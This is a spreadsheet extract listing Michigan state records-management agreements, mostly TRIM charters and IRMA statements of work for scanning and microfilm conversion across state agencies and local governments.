| 26 | VTS | MSP  | MOU to lease space for the Bureau of Automotive Regulation between the DMB/VTS and MDOS.  | 2/8/2006   |           |         |
| 27 | VTS | DOS  |   | 12/8/2006  | 9/30/2007 |         |
| 28 |     |      |   |            |           |         |
| 29 | RMS | DCH  | TRIM - Expenditure Operations Section (EOS)   | 12/21/2012 |           | Charter |
| 30 | RMS | DCH  | TRIM - Family Support Subsidy Program (FSS)   | 3/16/2015  |           | Charter |
| 31 | RMS | DEQ  | TRIM - Contamination Investigation Program (CIP)  | 11/4/2013  |           | Charter |
| 32 | RMS | DEQ  | TRIM - E-Waste (EW)   | 4/8/2015   |           | Charter |
| 33 | RMS | DEQ  | TRIM - Grand Rapids District Office Remediation Division (GRRD)   | 9/2/2011   |           | Charter |
| 34 | RMS | DEQ  | TRIM - Office of Environmental Assistance (OEA)   | 11/4/2013  |           | Charter |
| 35 | RMS | DEQ  | TRIM - Office of Oil, Gas, and Minerals (OOGM)  | 9/20/2012  |           | Charter |
| 36 | RMS | DEQ  | TRIM - Scrap Tires (ST)   | 6/5/2012   |           | Charter |
| 37 | RMS | DEQ  | TRIM - Southeast Michigan Remediation Division  | 1/5/2015   |           | Charter |
| 38 | RMS | DEQ  | TRIM - Superfund (SPFD)   | 1/27/2015  |           | Charter |
| 39 | RMS | DHS  | TRIM - Labor Relations (LR)   | 2/7/2014   |           | Charter |
| 40 | RMS | DHS  | TRIM - Personnel (PER)  | 2/7/2014   |           | Charter |
| 41 | RMS | DIFS | TRIM - Banking (BANK)   | 8/22/2013  |           | Charter |
| 42 | RMS | DIFS | TRIM - Consumer Finance (CF)  | 9/27/2013  |           | Charter |
| 43 | RMS | DIFS | TRIM - Consumer Services (CS)   | 5/10/2013  |           | Charter |
| 44 | RMS | DIFS | TRIM - Credit Unions (CU)   | 9/27/2013  |           | Charter |
| 45 | RMS | DIFS | TRIM - Director's Office (DIR)  | 1/17/2013  |           | Charter |
| 46 | RMS | DIFS | TRIM - Financial & Administrative Services (FAS)  | 9/24/2013  |           | Charter |
| 47 | RMS | DIFS | TRIM - Insurance Evaluation (IE)  | 6/11/2013  |           | Charter |
| 48 | RMS | DIFS | TRIM - Insurance Licensing & Market Conduct (ILMC)  | 9/27/2013  |           | Charter |
| 49 | RMS | DIFS | TRIM - Insurance Rates & Forms (IRF)  | 9/27/2013  |           | Charter |
| 50 | RMS | DIFS | TRIM - Office of the General Counsel (OGC)  | 7/17/2013  |           | Charter |
| 51 | RMS | DIFS | TRIM - Policy (POL)   | 12/14/2012 |           | Charter |
| 52 | RMS | DMVA | TRIM - Michigan Veteran Affairs Agency (MVAA)   | 5/16/2013  |           | Charter |
| 53 | RMS | DNR  | TRIM - Archives of Michigan (AM)  | 10/8/2012  |           | Charter |
| 54 | RMS | DTMB | TRIM - Design and Construction Division (DCD)   | 8/15/2014  |           | Charter |
| 55 | RMS | DTMB | TRIM - Human Resources (HR)   | 4/27/2015  |           | Charter |
| 56 | RMS | DTMB | TRIM - Imaging Services (IS)  | 7/1/2011   |           | Charter |
| 57 | RMS | DTMB | TRIM - Office of Infrastructure Protection (OIP)  | 5/23/2013  |           | Charter |
| 58 | RMS | DTMB | TRIM - Office of the State Employer (OSE)   | 12/11/2012 |           | Charter |
| 59 | RMS | DTMB | TRIM - Records Management Services (RMS)  | 7/1/2011   |           | Charter |
| 60 | RMS | DTMB | TRIM - Strategic Initiatives (SI)   | 11/23/2011 |           | Charter |
| 61 | RMS | DTMB | TRIM - Support Services Division (SSD)  | 10/27/2011 |           | Charter |
| 62 | RMS | DTMB | TRIM - Vehicle and Travel Services (VTS)  | 4/29/2011  |           | Charter |
| 63 | RMS | LARA | TRIM - Liquor Control Commission (LCC)  | 5/15/2013  |           | Charter |
| 64 | RMS | LARA | TRIM - MPSC Energy Grants (EG)  | 7/15/2014  |           | Charter |

|     | A   | B         | C   | D          | E | F       |
|-----|-----|-----------|---|------------|---|---------|
| 65  | RMS | LARA      | TRIM - MPSC Gas Safety (GAS)  | 7/24/2014  |   | Charter |
| 66  | RMS | LARA      | TRIM - Purchasing and Grant Services (PUR)                                | 1/26/2015  |   | Charter |
| 67  | RMS | LARA      | TRIM - Securities Division (SEC)  | 12/6/2011  |   | Charter |
| 68  | RMS | LARA      | TRIM - Wage and Hour Division (WHD)                                       | 3/4/2012   |   | Charter |
| 69  | RMS | LARA      | TRIM - Workers' Compensation Agency (WCA)                                 | 8/22/2011  |   | Charter |
| 70  | RMS | LOT       | TRIM - Charitable Gaming (CG)   | 10/24/2011 |   | Charter |
| 71  | RMS | MDARD     | TRIM - Animal Industry Division (AID)                                     | 6/1/2013   |   | Charter |
| 72  | RMS | MDARD     | TRIM - Michigan Agriculture Environmental Assurance Program (MAEAP)       | 9/27/2013  |   | Charter |
| 73  | RMS | MDARD     | TRIM - Right to Farm (RTF)  | 5/13/2013  |   | Charter |
| 74  | RMS | MDOS      | TRIM - Human Resources (HR)   | 3/25/2015  |   | Charter |
| 75  | RMS | MSHDA     | TRIM - Legal Affairs Division (LAD)                                       | 10/11/2013 |   | Charter |
| 76  | RMS | TREASURY  | TRIM - Michigan Education Trust (MET)                                     | 12/17/2012 |   | Charter |
| 77  | RMS | TREASURY  | TRIM - Office of Privacy and Security (OPS)                               | 2/4/2015   |   | Charter |
| 78  |     |           |   |            |   |         |
| 79  | RMS | Ionian #1 | IRMA - Ionian Public School, Student Records - Microfilm Scan on Demand   |            |   | SOW     |
| 80  | RMS | Ionian #2 | IRMA - Ionian Public Schools, Administrative Department - Student Records |            |   | SOW     |
| 81  | RMS | LG-001    | IRMA - Alpena Public Schools  |            |   | SOW     |
| 82  | RMS | LG-002    | IRMA - Auburn Hills   |            |   | SOW     |
| 83  | RMS | LG-003    | IRMA - Battle Creek   |            |   | SOW     |
| 84  | RMS | LG-004    | IRMA - Chesaning  |            |   | SOW     |
| 85  | RMS | LG-005    | IRMA - Hillsdale County   |            |   | SOW     |
| 86  | RMS | LG-006    | IRMA - Howell   |            |   | SOW     |
| 87  | RMS | LG-007    | IRMA - Ingham County  |            |   | SOW     |
| 88  | RMS | LG-008    | IRMA - Ionia County   |            |   | SOW     |
| 89  | RMS | LG-009    | IRMA - Jackson County   |            |   | SOW     |
| 90  | RMS | LG-010    | IRMA - Pere Marquette Township  |            |   | SOW     |
| 91  | RMS | LG-011    | IRMA - Rochester  |            |   | SOW     |
| 92  | RMS | LG-012    | IRMA - Royal Oak  |            |   | SOW     |
| 93  | RMS | LG-013    | IRMA - Traverse City  |            |   | SOW     |
| 94  | RMS | LG-014    | IRMA - Genesee County   |            |   | SOW     |
| 95  | RMS | LG-015    | IRMA - Southfield City Clerk Birth Records                                |            |   | SOW     |
| 96  | RMS | LG-016    | IRMA - University of Michigan   |            |   | SOW     |
| 97  | RMS | LG-017    | IRMA - Michigan State University  |            |   | SOW     |
| 98  | RMS | LG-018    | IRMA - Riverview  |            |   | SOW     |
| 99  | RMS | LG-019    | IRMA - Kalamazoo  |            |   | SOW     |
| 100 | RMS | LG-020    | IRMA - Dimondale  |            |   | SOW     |
| 101 | RMS | LG-021    | IRMA - West Traverse Township - Planning Commission Meeting Minutes       |            |   | SOW     |
| 102 | RMS | LG-021    | IRMA - Grand Traverse County Circuit Court Case Files                     |            |   | SOW     |
| 103 | RMS | LG-022    | IRMA - West Traverse Township - Parcel (PRE) Files                        |            |   | SOW     |
| 104 | RMS | LG-023    | IRMA - Barry-Eaton District Health Department Road Files                  |            |   | SOW     |
| 105 | RMS | LG-023    | IRMA - Barry-Eaton District Health Department Personnel Files             |            |   | SOW     |
| 106 | RMS | LG-024    | IRMA - Barry-Eaton District Health Department Accounts Payable Files      |            |   | SOW     |

|     | A   | B           | C   | D | E | F   |
|-----|-----|-------------|---|---|---|-----|
| 107 | RMS | LG-025      | IRMA - Barry-Eaton District Health Department MERS Files                                  |   |   | SOW |
| 108 | RMS | LG-026      | IRMA - Barry-Eaton District Health Department Personnel Files                             |   |   | SOW |
| 109 | RMS | LG-027      | IRMA - Grand Traverse County Probate Court (film)   |   |   | SOW |
| 110 | RMS | LG-028      | IRMA - Ypsilanti Township - Meeting Minute Books (scanning)                               |   |   | SOW |
| 111 | RMS | LG-029      | IRMA - Springfield Township Building Permits - (conversion, microfilm jackets to digital) |   |   | SOW |
| 112 | RMS | LG-030      | IRMA - City of Kalamazoo - Clerks Office - Digital to microfilm                           |   |   | SOW |
| 113 | RMS | LG-031      | IRMA - Emmet County - Film Scanning   |   |   | SOW |
| 114 | RMS | LG-032      | IRMA - Oshtemo Township - Building Plans (Scanning)                                       |   |   | SOW |
| 115 | RMS | LG-033      | IRMA - City of Kalamazoo - Clerks Office - Building Plans Scan on Demand                  |   |   | SOW |
| 116 | RMS | LG-034      | IRMA - Chesterfield Township Police Department (Scanning)                                 |   |   | SOW |
| 117 | RMS | MI-AG-001   | IRMA - Attorney General - Corrections Summation   |   |   | SOW |
| 118 | RMS | MI-AG-002   | IRMA - Attorney General - Support Litigation  |   |   | SOW |
| 119 | RMS | MI-AG-003   | IRMA - Attorney General - Consumer's Energy Rate Sheets                                   |   |   | SOW |
| 120 | RMS | MI-AG-004   | IRMA - Attorney General - Consumer Protection Division Closed Case Files                  |   |   | SOW |
| 121 | RMS | MI-ALL-01   | IRMA - All Accounts Payable   |   |   | SOW |
| 122 | RMS | MI-ALL-02   | IRMA - All Journal Vouchers   |   |   | SOW |
| 123 | RMS | MI-CORR-001 | IRMA - Department of Corrections - Inmate Accounting Files                                |   |   | SOW |
| 124 | RMS | MI-CORR-002 | IRMA - Department of Corrections - Accounts Payable                                       |   |   | SOW |
| 125 | RMS | MI-CORR-003 | IRMA - Department of Corrections - Journal Vouchers                                       |   |   | SOW |
| 126 | RMS | MI-CORR-004 | IRMA - Inmate W-9 files (IRMA)  |   |   | SOW |
| 127 | RMS | MI-CS-001   | IRMA - Civil Service - Audit Files  |   |   | SOW |
| 128 | RMS | MI-CS-002   | IRMA - Civil Service - Human Resources  |   |   | SOW |
| 129 | RMS | MI-CS-003   | IRMA - Civil Service - Employee Benefits  |   |   | SOW |
| 130 | RMS | MI-CS-004   | IRMA - Civil Service - Position Files   |   |   | SOW |
| 131 | RMS | MI-CS-005   | IRMA - Civil Service - CS Source Files  |   |   | SOW |
| 132 | RMS | MI-CS-006   | IRMA - Civil Service Disability Files (File Net)  |   |   | SOW |
| 133 | RMS | MI-CS-007   | IRMA - Disability Determination (FileNet)   |   |   | SOW |
| 134 | RMS | MI-DCH-001  | IRMA - Community Health - 837 Files   |   |   | SOW |
| 135 | RMS | MI-DCH-002  | IRMA - Community Health - Certificate of Need   |   |   | SOW |
| 136 | RMS | MI-DCH-003  | IRMA - Community Health - CLPPP   |   |   | SOW |
| 137 | RMS | MI-DCH-004  | IRMA - Community Health - Forensics Case Files  |   |   | SOW |
| 138 | RMS | MI-DCH-005  | IRMA - Community Health - Health Professions Adverse Action                               |   |   | SOW |
| 139 | RMS | MI-DCH-006  | IRMA - Community Health - Health Professions Disciplinary Orders                          |   |   | SOW |
| 140 | RMS | MI-DCH-007  | IRMA - Community Health - Health Professions Licensing                                    |   |   | SOW |
| 141 | RMS | MI-DCH-008  | IRMA - Community Health - Health Professions Licensing Boards                             |   |   | SOW |
| 142 | RMS | MI-DCH-009  | IRMA - Community Health - MQ571 Files   |   |   | SOW |
| 143 | RMS | MI-DCH-010  | IRMA - Community Health - Vital Records Affidavits of Parentage                           |   |   | SOW |
| 144 | RMS | MI-DCH-011  | IRMA - Community Health - Vital Records Microfilm Restoration                             |   |   | SOW |
| 145 | RMS | MI-DCH-012  | IRMA - Community Health - Vital Records Annual Reports                                    |   |   | SOW |
| 146 | RMS | MI-DCH-013  | IRMA - Community Health - Vital Records Births Imaging                                    |   |   | SOW |
| 147 | RMS | MI-DCH-014  | IRMA - Community Health - Vital Records Births Microfilm                                  |   |   | SOW |

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| 148 | RMS | MI-DCH-015  | IRMA - Community Health - Vital Records Deaths   |   |   | SOW |
| 149 | RMS | MI-DCH-016  | IRMA - Community Health - Vital Records Divorces   |   |   | SOW |
| 150 | RMS | MI-DCH-017  | IRMA - Community Health - Vital Records Marriages  |   |   | SOW |
| 151 | RMS | MI-DCH-018  | IRMA - Community Health - Health Services  |   |   | SOW |
| 152 | RMS | MI-DCH-019  | IRMA - Community Health - IARC   |   |   | SOW |
| 153 | RMS | MI-DCH-020  | IRMA - Community Health - Health Professions Digest Files                                |   |   | SOW |
| 154 | RMS | MI-DCH-021  | IRMA - Community Health - Accounts Payable   |   |   | SOW |
| 155 | RMS | MI-DCH-022  | IRMA - Community Health - Preapproved Dental   |   |   | SOW |
| 156 | RMS | MI-DCH-023  | IRMA - Community Health - Health Professions Nurse Aide Programs                         |   |   | SOW |
| 157 | RMS | MI-DCH-024  | IRMA - Community Health - Child and Adolescent Health Centers and Programs               |   |   | SOW |
| 158 | RMS | MI-DCH-050  | IRMA - Community Health - Medical Marihuana  |   |   | SOW |
| 159 | RMS | MI-DCH-051  | IRMA - Community Health - Film Duplication   |   |   | SOW |
| 160 | RMS | MI-DCH-052  | IRMA - Community Health - AP Vouchers  |   |   | SOW |
| 161 | RMS | MI-DCH-053  | IRMA - Community Health - Employee Expense Reports                                       |   |   | SOW |
| 162 | RMS | MI-DCH-054  | IRMA - Community Health - Journal Vouchers   |   |   | SOW |
| 163 | RMS | MI-DCH-055  | IRMA - Community Health - Purchase Orders  |   |   | SOW |
| 164 | RMS | MI-DCH-056  | IRMA - Community Health - PA Vision  |   |   | SOW |
| 165 | RMS | MI-DCH-057  | IRMA - Community Health - BHP Licensing (IRMA)   |   |   | SOW |
| 166 | RMS | MI-DCH-058  | IRMA - DCH Legal Affairs - Legal Opinion Files (Scanning)                                |   |   | SOW |
| 167 | RMS | MI-DCH-059  | IRMA - DCH Family Support Subsidy Program Files (TRIM)                                   |   |   | SOW |
| 168 | RMS | MI-DEQ-001  | IRMA - Environmental Quality - OGS Oil and Gas Well Files                                |   |   | SOW |
| 169 | RMS | MI-DEQ-002  | IRMA - Environmental Quality - Remediation and Redevelopment                             |   |   | SOW |
| 170 | RMS | MI-DEQ-003  | IRMA - Environmental Quality - Underground Storage                                       |   |   | SOW |
| 171 | RMS | MI-DEQ-004  | IRMA - Environmental Quality - Water Bureau  |   |   | SOW |
| 172 | RMS | MI-DEQ-005  | IRMA - Environmental Quality - Hazardous Waste Division                                  |   |   | SOW |
| 173 | RMS | MI-DEQ-006  | IRMA - Environmental Quality - OGS Driller Logs  |   |   | SOW |
| 174 | RMS | MI-DEQ-007  | IRMA - Environmental Quality - Quality Management Program                                |   |   | SOW |
| 175 | RMS | MI-DEQ-008  | IRMA - Environmental Quality - Humboldt  |   |   | SOW |
| 176 | RMS | MI-DEQ-009  | IRMA - Environmental Quality - E-Logs  |   |   | SOW |
| 177 | RMS | MI-DEQ-010  | IRMA - Environmental Quality - Scout Cards   |   |   | SOW |
| 178 | RMS | MI-DEQ-011  | IRMA - Environmental Quality - District Well Files                                       |   |   | SOW |
| 179 | RMS | MI-DEQ-012  | IRMA - Environmental Quality - Oil and Gas Field   |   |   | SOW |
| 180 | RMS | MI-DEQ-013  | IRMA - Environmental Quality - FOIA Requests   |   |   | SOW |
| 181 | RMS | MI-DEQ-014  | IRMA - Environmental Quality - Underground Storage Tanks                                 |   |   | SOW |
| 182 | RMS | MI-DEQ-015  | IRMA - Environmental Quality - Open Storage Tanks  |   |   | SOW |
| 183 | RMS | MI-DEQ-016  | IRMA - Environmental Quality - GeoTechnical Services -Microfilm Scanning                 |   |   | SOW |
|     | RMS | MI-DEQ-017  | IRMA - Environmental Quality - Grand Rapids Image and Data Conversion TIFF to PDF (TRIM) |   |   | SOW |
| 184 |     |             |  |   |   |     |
| 185 | RMS | MI-DEQ-017A | IRMA - DEQ - RRD - Grand Rapids Phase 1 image conversion                                 |   |   | SOW |
| 186 | RMS | MI-DEQ-018  | IRMA - Supplemental Well File Film Scanning (TRIM)                                       |   |   | SOW |
|     | RMS | MI-DEQ-018  | IRMA - DEQ OOGM - Combine Like Valutes and Retain Redacted Image Collection              |   |   | SOW |
| 187 |     |             |  |   |   |     |

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| 188 | RMS | MI-DEQ-019  | IRMA - DEQ - RRD - Grand Rapids Phase 2 image conversion  |   |   | SOW |
| 189 | RMS | MI-DEQ-020  | IRMA - DEQ - Docworx conversion   |   |   | SOW |
| 190 | RMS | MI-DEQ-021  | IRMA - Hazardous Waste - Digital Images to Film   |   |   | SOW |
| 191 | RMS | MI-DEQ-022  | IRMA - OOGM - Merge Like Values and Process Redactions  |   |   | SOW |
| 192 | RMS | MI-DEQ-023  | IRMA - Pool Plans (Imaging)   |   |   | SOW |
| 193 | RMS | MI-DEQ-024  | IRMA - Camp Ground Plans (Imaging)  |   |   | SOW |
| 194 | RMS | MI-DEQ-025  | IRMA - DEQ Drawings Part 41 Permit Plans  |   |   | SOW |
| 195 | RMS | MI-DEQ-025  | IRMA - Contamination Files (TRIM)   |   |   | SOW |
| 196 | RMS | MI-DEQ-026  | IRMA - DEQ - Resource Management Division Construction Plans Act 399 (film)                       |   |   | SOW |
| 197 | RMS | MI-DEQ-027  | IRMA - DEQ RRD Image Conversion PDF to PDF a1b (TRIM)   |   |   | SOW |
| 198 | RMS | MI-DEQ-028  | IRMA - DEQ - Bottled Water (TRIM)   |   |   | SOW |
| 199 | RMS | MI-DEQ-029  | IRMA - DEQ - Subject Files (TRIM)   |   |   | SOW |
| 200 | RMS | MI-DEQ-030  | IRMA - DEQ - Health Department Grants (TRIM)  |   |   | SOW |
| 201 | RMS | MI-DEQ-031  | IRMA - DEQ - Contamination Files - Specialty Documents  |   |   | SOW |
| 202 | RMS | MI-DHHS-001 | IRMA - DHHS - Home Help Monthly Service Verification Forms (FileNet)                              |   |   | SOW |
| 203 | RMS | MI-DHS-001  | IRMA - Department of Human Services - Adoption Records  |   |   | SOW |
| 204 | RMS | MI-DHS-002  | IRMA - Department of Human Services - Children and Adult Licensing                                |   |   | SOW |
| 205 | RMS | MI-DHS-003  | IRMA - Department of Human Services - Accounting IARC   |   |   | SOW |
| 206 | RMS | MI-DHS-004  | IRMA - Department of Human Services - MISDU   |   |   | SOW |
| 207 | RMS | MI-DHS-005  | IRMA - Department of Human Services - RSDI  |   |   | SOW |
| 208 | RMS | MI-DHS-006  | IRMA - Department of Human Services - Supplemental Security Income                                |   |   | SOW |
| 209 | RMS | MI-DHS-008  | IRMA - Department of Human Services - Accounts Payable  |   |   | SOW |
| 210 | RMS | MI-DHS-009  | IRMA - DHS - Travel and Expense Reports (IRMA)  |   |   | SOW |
| 211 | RMS | MI-DHS-010  | IRMA - DHS - Human Resources Data and Imaging Conversion (TRIM)                                   |   |   | SOW |
| 212 | RMS | MI-DHS-011  | IRMA - DHS EDM Scanning   |   |   | SOW |
| 213 | RMS | MI-DHS-012  | IRMA - DHS ADOPTION RECORDS PAPER DOCUMENT CONVERSION TO MICROFILM                                |   |   | SOW |
| 214 | RMS | MI-DHS-013  | IRMA - DHS ADOPTION RECORDS MICROFILM TO DIGITAL, SCAN ON DEMAND                                  |   |   | SOW |
| 215 | RMS | MI-DHS-014  | IRMA - DHS Supplemental Services - Human Support Services for FAX and E-mail                      |   |   | SOW |
| 216 | RMS | MI-DHS-015  | IRMA - DHS Home Help Provider Files (FileNet)   |   |   | SOW |
| 217 | RMS | MI-DIT-001  | IRMA - Department of Information Technology - Strategic Policy Library                            |   |   | SOW |
| 218 | RMS | MI-DIT-002  | IRMA - Department of Information Technology - Treasury Operations                                 |   |   | SOW |
| 219 | RMS | MI-DLEG-001 | IRMA - Department of Licensing and Economic Growth - Accounts Payable                             |   |   | SOW |
| 220 | RMS | MI-DLEG-002 | IRMA - Department of Licensing and Economic Growth - Commercial Services Licensing Annual Reports |   |   | SOW |
| 221 | RMS | MI-DLEG-003 | IRMA - Department of Licensing and Economic Growth - Commercial Services Licensing Boards         |   |   | SOW |
| 222 | RMS | MI-DLEG-004 | IRMA - Department of Licensing and Economic Growth - Licensing Final Orders                       |   |   | SOW |
| 223 | RMS | MI-DLEG-005 | IRMA - Department of Licensing and Economic Growth - Construction Codes Affidavits of Affixture   |   |   | SOW |



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|     | RMS | MI-DLEG-006 | IRMA - Department of Licensing and Economic Growth - Construction Codes Boilers                              |   |   | SOW |
| 224 |     |             |  |   |   |     |
| 225 | RMS | MI-DLEG-007 | IRMA - Department of Licensing and Economic Growth - Construction Codes Elevators                            |   |   | SOW |
| 226 | RMS | MI-DLEG-008 | IRMA - Department of Licensing and Economic Growth - Corporations Index Cards, Loose Papers and Ledger Books |   |   | SOW |
| 227 | RMS | MI-DLEG-010 | IRMA - Department of Licensing and Economic Growth - Land Survey and Remediation Land Corners                |   |   | SOW |
| 228 | RMS | MI-DLEG-011 | IRMA - Department of Licensing and Economic Growth - Land Survey and Remediation Plat Drawings               |   |   | SOW |
| 229 | RMS | MI-DLEG-012 | IRMA - Department of Licensing and Economic Growth - Land Survey and Remediation Resolution Documents        |   |   | SOW |
| 230 | RMS | MI-DLEG-013 | IRMA - Department of Licensing and Economic Growth - Liquor Control Licenses                                 |   |   | SOW |
| 231 | RMS | MI-DLEG-014 | IRMA - Department of Licensing and Economic Growth - MSHDA Home Ownership                                    |   |   | SOW |
| 232 | RMS | MI-DLEG-016 | IRMA - Department of Licensing and Economic Growth - Legal Agenda Dockets                                    |   |   | SOW |
| 233 | RMS | MI-DLEG-017 | IRMA - Department of Licensing and Economic Growth - Legal Closing Dockets                                   |   |   | SOW |
| 234 | RMS | MI-DLEG-018 | IRMA - Department of Licensing and Economic Growth - OFIS Corporate Insurance Files                          |   |   | SOW |
| 235 | RMS | MI-DLEG-019 | IRMA - Department of Licensing and Economic Growth - OFIS Deferred Presentation                              |   |   | SOW |
| 236 | RMS | MI-DLEG-020 | IRMA - Department of Licensing and Economic Growth - OFIS Red Books  |   |   | SOW |
| 237 | RMS | MI-DLEG-021 | IRMA - Department of Licensing and Economic Growth - OFIS Regulatory Compliance                              |   |   | SOW |
| 238 | RMS | MI-DLEG-022 | IRMA - Department of Licensing and Economic Growth - Public Service Commission                               |   |   | SOW |
| 239 | RMS | MI-DLEG-023 | IRMA - Department of Licensing and Economic Growth - UA WOTC Power of Attorney                               |   |   | SOW |
| 240 | RMS | MI-DLEG-024 | IRMA - Department of Licensing and Economic Growth - UA Tax Daily  |   |   | SOW |
| 241 | RMS | MI-DLEG-025 | IRMA - Department of Licensing and Economic Growth - UA Tax Workflow   |   |   | SOW |
| 242 | RMS | MI-DLEG-026 | IRMA - Department of Licensing and Economic Growth - UA Unemployment Appeals Bureau of Hearings              |   |   | SOW |
| 243 | RMS | MI-DLEG-027 | IRMA - Department of Licensing and Economic Growth - UA WOTC Files   |   |   | SOW |
| 244 | RMS | MI-DLEG-028 | IRMA - Department of Licensing and Economic Growth - UA WOTC Workflow Files                                  |   |   | SOW |
| 245 | RMS | MI-DLEG-029 | IRMA - Department of Licensing and Economic Growth - Wage and Hour   |   |   | SOW |
| 246 | RMS | MI-DLEG-030 | IRMA - Department of Licensing and Economic Growth - Worker's Compensation Processing                        |   |   | SOW |
| 247 | RMS | MI-DLEG-031 | IRMA - Department of Licensing and Economic Growth - Worker's Compensation                                   |   |   | SOW |

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| 248 | RMS | MI-DLEG-033 | IRMA - Department of Licensing and Economic Growth - Construction Codes Permits                                    |   |   | SOW |
| 249 | RMS | MI-DLEG-034 | IRMA - Department of Licensing and Economic Growth - Construction Codes Administrative Rule Set                    |   |   | SOW |
| 250 | RMS | MI-DLEG-035 | IRMA - Department of Licensing and Economic Growth - UA Tax Batch Files  |   |   | SOW |
| 251 | RMS | MI-DLEG-036 | IRMA - Department of Licensing and Economic Growth - MSHDA PBCA  |   |   | SOW |
| 252 | RMS | MI-DLEG-037 | IRMA - Department of Licensing and Economic Growth - Liquor Control Meeting Minutes                                |   |   | SOW |
| 253 | RMS | MI-DLEG-038 | IRMA - Department of Licensing and Economic Growth - MEDC Accounts Payable   |   |   | SOW |
| 254 | RMS | MI-DLEG-039 | IRMA - Department of Licensing and Economic Growth - Workers Compensation Appellate Commission Opinions and Orders |   |   | SOW |
| 255 | RMS | MI-DLEG-040 | IRMA - Department of Licensing and Economic Growth - OFIS Corporate Banking Files                                  |   |   | SOW |
| 256 | RMS | MI-DLEG-041 | IRMA - Department of Licensing and Economic Growth - MEDC HR   |   |   | SOW |
| 257 | RMS | MI-DLEG-042 | IRMA - Department of Licensing and Economic Growth - Liquor Control ADA sheets                                     |   |   | SOW |
| 258 | RMS | MI-DLEG-043 | IRMA - Department of Licensing and Economic Growth - Corporations Annual Reports                                   |   |   | SOW |
| 259 | RMS | MI-DLEG-044 | IRMA - Department of Licensing and Economic Growth - MSHDA CORE  |   |   | SOW |
| 260 | RMS | MI-DLEG-045 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Boiler License Files                     |   |   | SOW |
| 261 | RMS | MI-DLEG-046 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Elevator License Files                   |   |   | SOW |
| 262 | RMS | MI-DLEG-047 | IRMA - Department of Licensing and Economic Growth - Employee Expense Report                                       |   |   | SOW |
| 263 | RMS | MI-DLEG-048 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Elevator Permit Files                    |   |   | SOW |
| 264 | RMS | MI-DLEG-049 | IRMA - Department of Licensing and Economic Growth - MSHDA MHA-H4HH  |   |   | SOW |
| 265 | RMS | MI-DLEG-050 | IRMA - Department of Licensing and Economic Growth - Construction Codes - Code Enforcement                         |   |   | SOW |
| 266 | RMS | MI-DLEG-051 | IRMA - IRMA - Department of Licensing and Economic Growth - Construction Codes - Electrician Licensing             |   |   | SOW |
| 267 | RMS | MI-DLEG-052 | IRMA - MSHDA - Homeless Initiatives  |   |   | SOW |
| 268 | RMS | MI-DLEG-053 | IRMA - LARA - Office of Financial and Insurance Regulation - Investment Advisor Files (TRIM, Scanning)             |   |   | SOW |
| 269 | RMS | MI-DLEG-054 | IRMA - LARA - Liquor Control Meeting Minutes - (Format Conversion)   |   |   | SOW |
| 270 | RMS | MI-DLEG-055 | IRMA - LARA - Rehabilitation Services (Imaging)  |   |   | SOW |
| 271 | RMS | MI-DLEG-056 | IRMA - LARA - Bureau of Health Care Services - Licensing Board Meeting Minutes (Film)                              |   |   | SOW |
| 272 | RMS | MI-DLEG-057 | IRMA - Workers Compensation TIFF to PDF conversion   |   |   | SOW |
| 273 | RMS | MI-DLEG-058 | IRMA - PUBLIC SERVICE COMMISSION - MOTOR CARRIER LICENSE FILE (Scanning)   |   |   | SOW |

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| 274 | RMS | MI-DLEG-059 | IRMA - Liquor Control - Data Entry of Renewal Forms(TRIM)                       |   |   | SOW |
| 275 | RMS | MI-DLEG-060 | IRMA - BCC -Electrical Licensing Microfilm Jackets conversion (IRMA)            |   |   | SOW |
| 276 | RMS | MI-DLEG-061 | IRMA - LARA Corporations- Corporation Identification cards (imaging)            |   |   | SOW |
| 277 | RMS | MI-DLEG-062 | IRMA - Liquor Control - ADA shipping records (TRIM)                             |   |   | SOW |
| 278 | RMS | MI-DMB-001  | IRMA - Department of Management and Budget - Accounts Payable                   |   |   | SOW |
| 279 | RMS | MI-DMB-002  | IRMA - Department of Management and Budget - Finance (Obsolete)                 |   |   | SOW |
| 280 | RMS | MI-DMB-002  | IRMA - Department of Management and Budget - Journal Vouchers                   |   |   | SOW |
| 281 | RMS | MI-DMB-003  | IRMA - Department of Management and Budget - Infrastructure                     |   |   | SOW |
| 282 | RMS | MI-DMB-003  | IRMA - Department of Management and Budget - ORS Scan on Demand                 |   |   | SOW |
| 283 | RMS | MI-DMB-004  | IRMA - Department of Management and Budget - ORS Member Refunds                 |   |   | SOW |
| 284 | RMS | MI-DMB-005  | IRMA - Department of Management and Budget - ORS SERS                           |   |   | SOW |
| 285 | RMS | MI-DMB-006  | IRMA - Department of Management and Budget - ORS Processing                     |   |   | SOW |
| 286 | RMS | MI-DMB-007  | IRMA - Department of Management and Budget - ORS Microfiche Scanning            |   |   | SOW |
| 287 | RMS | MI-DMB-008  | IRMA - Department of Management and Budget - ORS Microfilm Scanning             |   |   | SOW |
| 288 | RMS | MI-DMB-009  | IRMA - Department of Management and Budget - ORS Retirement Conversion          |   |   | SOW |
| 289 | RMS | MI-DMB-010  | IRMA - Department of Management and Budget - WC Microfilm Replacement           |   |   | SOW |
|     | RMS | MI-DMB-011  | IRMA - Department of Management and Budget - ORS SERS Retirement Conversion     |   |   | SOW |
| 290 |     |             |   |   |   |     |
|     | RMS | MI-DMB-012  | IRMA - Department of Management and Budget - Documentation of Access Card       |   |   | SOW |
| 291 |     |             |   |   |   |     |
| 292 | RMS | MI-DMB-013  | IRMA - Department of Management and Budget - VTS Vehicle Purchase Reports       |   |   | SOW |
|     | RMS | MI-DMB-014  | IRMA - Department of Management and Budget - Trantor Consolidation / Relocation |   |   | SOW |
| 293 |     |             |   |   |   |     |
| 294 | RMS | MI-DMB-015  | IRMA - DTMB - Design and Construction - Scan on Demand                          |   |   | SOW |
| 295 | RMS | MI-DMB-016  | IRMA - DTMB - Facilities and Construction - Film Scanning (IRMA) - IRENE HENRY  |   |   | SOW |
|     | RMS | MI-DMB-017  | IRMA - DTMB - Financial Services (TRIM) scanning (security agreements for main) |   |   | SOW |
| 296 |     |             |   |   |   |     |
| 297 | RMS | MI-DMB-018  | IRMA - Office of State Employer - Contract Support Documents                    |   |   | SOW |
| 298 | RMS | MI-DMB-019  | IRMA - DTMB Office of Retirement Services - (Mail Merge Templates)              |   |   | SOW |
| 299 | RMS | MI-DNR-001  | IRMA - Department of Natural Resources - Commercial Forest Management           |   |   | SOW |
|     | RMS | MI-DNR-002  | IRMA - Department of Natural Resources -Land and Facilities Granted Easements   |   |   | SOW |
| 300 |     |             |   |   |   |     |
